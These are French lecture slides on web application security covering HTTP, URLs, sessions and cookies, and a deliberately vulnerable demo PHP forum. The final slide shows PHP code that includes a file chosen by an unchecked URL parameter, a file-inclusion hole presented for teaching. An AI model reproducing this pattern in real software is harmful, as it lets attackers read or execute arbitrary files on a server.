Sécurité des applications WEB

Benoît Morgan †

† IRIT, ENSEEIHT, INP Toulouse

3 février 2020

Introduction – *motivation*

Sécurité du WEB

- Augmentation de l'utilisation des ressources réseau Internet
- Augmentation de la puissance des équipements mobiles
- Unification des applications sur différents terminaux
- Augmentation de l'utilisation des d'application WEB au détriment des applications de bureau classique
- De plus en plus d'utilisateurs légitimes
  $\Rightarrow$ et d'utilisateurs malhonnêtes

Risques

- Courbe d'apprentissage rapide $\rightarrow$ developpeurs non spécialistes
- Fortes contraintes de développement : peu cher et vite
- Accessibilité sur Internet
- $\Rightarrow$ Forte potentialité de présence de vulnérabilités et d'attaquants

Plan du cours

Architecture des applications WEB

- Architecture et protocoles des applications WEB

Historique des attaques

- Attaques du serveur
- Attaques client

Plan du cours

Nébuleuse de technologies du World Wide WEB *1 / 2*

Langages de programmation

- Serveur : Java, PHP, NodeJS
- Client : Javascript, extension : Flash ; Java Applets †

Réseau (OSI)

- Procole HTTP(S) : procole dédié au WEB
- Internet : Internet Protocol ; BGP ; DNS
- Administration à distance : SSH ; telnet †
- Intégration continue : SSH + GIT ; FTP †

Nébuleuse de technologies du World Wide WEB *2 / 2*


Gestion des données

- Gestion des sessions : systèmes de fichiers, *NoSQL* (*redis*)
- Base de données : famile SQL (*MariaDB*) ; famille NoSQL (*MongoDB*)

Applications client

- Client HTTP / exécution du code client : navigateur WEB :
  - Exécution et présentation des documents HTML
  - Client HTTP
  - Web sockets
- Extensions de navigateurs

Architecture classique d'application WEB et ses acteurs



Protocole HTTP

Élements basiques

- Transporté par TCP sur le port 80
- Transporté par TCP / TLS sur le port 443
- Paradigme client / serveur
- Protocole pour accès à des documents hypertexte
  Ensemble de document texte liés par des **hyperliens**
- Méthodes : GET, POST, HEAD, PUT, OPTIONS, ...

Hyperliens

Uniform Resource Locator (URL) $\subset$ *Uniform Resource Identifier*
Exemple :

```
http://morgan.perso.enseeiht/enseignements/
 ^      ^                    ^
 |       \                    \
  \        domain name          ressource / URL
    Protocol
```


Application WEB de démonstration 1/2

Application forum

- Code serveur PHP
- Base de données MariaDB (SQL)
- Herbergée sur machine virtuelle QEMU (page perso)

```
$ cat /etc/hosts | tail -n 1
127.0.0.1 xss.org
$ wget http://xss.org:8080
--2020-01-15 08:55:10--  http://xss.org:8080/
Résolution de xss.org (xss.org)... 127.0.0.1
Connexion à xss.org (xss.org)|127.0.0.1|:8080... connecté.
requête HTTP transmise, en attente de la réponse... 200 OK
Taille : 994 [text/html]
Sauvegarde en : ≪ index.html ≫

index.html    100%[============================>]     994  --.-KB/s    ds 0s

2020-01-15 08:55:10 (47,7 MB/s) | ≪ index.html ≫ sauvegardé [994/994]
```

Application WEB de démonstration 2/2



Bienvenue sur le site de test vulnérable

Menu

- Accueil
- À propos
- Publier
- Liste des publications
- Liste des utilisateurs
- Mon compte


Ce site constitue une collection d'exemples à ne pas reproduire dans l'industrie sous peine de vous donner beaucoup de travail.

Contenu spécial

Voici une superbe liste :

- I
- Have
- File
- Items

Application WEB de démonstration 2/2



Application WEB de démonstration 2/2

HTTP/1.0

Protocole textuel "simple"

Requête

```
METHOD URL VERSION
HEADERS

BODY
```

Réponse

```
VERSION CODE <free response text>
HEADERS

BODY
```

```
METHOD := GET | POST | PUT | HEAD | ...
URL := /<path>
VERSION := HTTP/(1.0|1.2|2.0|...)
HEADERS := <key>: <value> \n HEADERS |
BODY := <ressource, document, ...>
```

Méthode GET HTTP/1.0

Méthode de récupération de ressource sur le serveur HTTP.


```
$ nc localhost 8080
GET / HTTP/1.0
Host: xss.org

HTTP/1.1 200 OK
Server: Apache/2.4.25 (Debian)
Set-Cookie: PHPSESSID=8edrbh5minm1jos04mfllanj82; path=/
Content-Length: 994
Connection: close
Content-Type: text/html; charset=UTF-8

<html>
  <head>
    <title>[site vulnérable] Bienvenue sur le site de test vulnérable</title>
  </head>
  <body>
[..]
  </body>
</html>
```

Ressources et hyperliens

HTTP est construit pour échanger des ressources avec hyperliens.
Exemple : documents *HyperText Markup Langage* (HTML).

Document HTML : méthode GET


- Délivré par le serveur HTTP
- Interprété / exécuté par le client HTTP : navigateur WEB




URL paramétrées

Les URL peuvent être paramétrées à l'aide d'un suffixe appelle chaîne de requête (*query string*).
Les paramètres prennent la forme de couple `clé = valeur`


`http://xss.org/index.php?page=index&search=o`



Sessions utilisateur : connexion



Sessions utilisateur : connexion



Sessions utilisateur

Définition

Contexte d'exécution de plusieurs interactions protocolaire dont la validité est limitée dans le temps. Personnalisation des ressources HTTP pour un utilisateur donné.
⇒ Mutualiser un serveur applicatif entre plusieurs utilisateurs.
⇒ Session multiples pour un même utilisateur

Exemples d'utilisation

- Connexion utilisateur
- Données serveur : panier utilisateur sur site commercial

Mise en œuvre concrète avec HTTP

Session identifiées par un identifiant unique en envoyé par le client à chaque requête

- Paramètre d'URL
- Cookie de session

Sessions utilisateur : cookies

Définition

Information envoyée par un serveur HTTP à un client, que ce dernier devra renvoyer quand il interagira à nouveau avec le même serveur.

Forme

```
<key>=<value> ATTRIBUTES
ATTRIBUTES := ; (path=<path> | domain=<domain>) ATTRIBUTES
```

Modalité de transfert

Entête HTTP

- Serveur → client : entête HTTP `Set-Cookie`

  ```
  Set-Cookie: PHPSESSID=dbhsaoi2t02cr2djjc2dkoitu1; path=/
  ```

- Client → serveur : entête HTTP `Cookie`

  ```
  Cookie: PHPSESSID=dbhsaoi2t02cr2djjc2dkoitu1
  ```

Applicatif client : Javascript

TODO Javascript, DOM et SOP ?

Applicatif serveur : PHP

TODO CGI + arch dessin
TODO base de données connecteur
CF mon site WEB

Interrogation du serveur de base de données : SQL

Structure creation
Data manipulation
Interface PHP
CF mon site web

Plan du cours

Architecture typique de *framework WEB*

Principes

- Unique point d'entrée PHP i.e. index.php
  `http://xss.org/index.php`
- La ressource demandée est passée en paramètre de l'URL
  `http://xss.org/index.php&page=index`
  Stratégie utilisée par Drupal (6 et 7). Cf. `muse/drupal-6.38`

Mise en œuvre PHP typique

```php
// Get page which has been requested
$page = "index";
if (!empty($_GET['page'])) { // Si pas de parametre page -> index
  $page = $_GET['page'];
}

// Get the page file
$p = glob("page/$page*");
if (!empty($p)) {
  include($p[0]); // Exécution de la page demandée
}
```

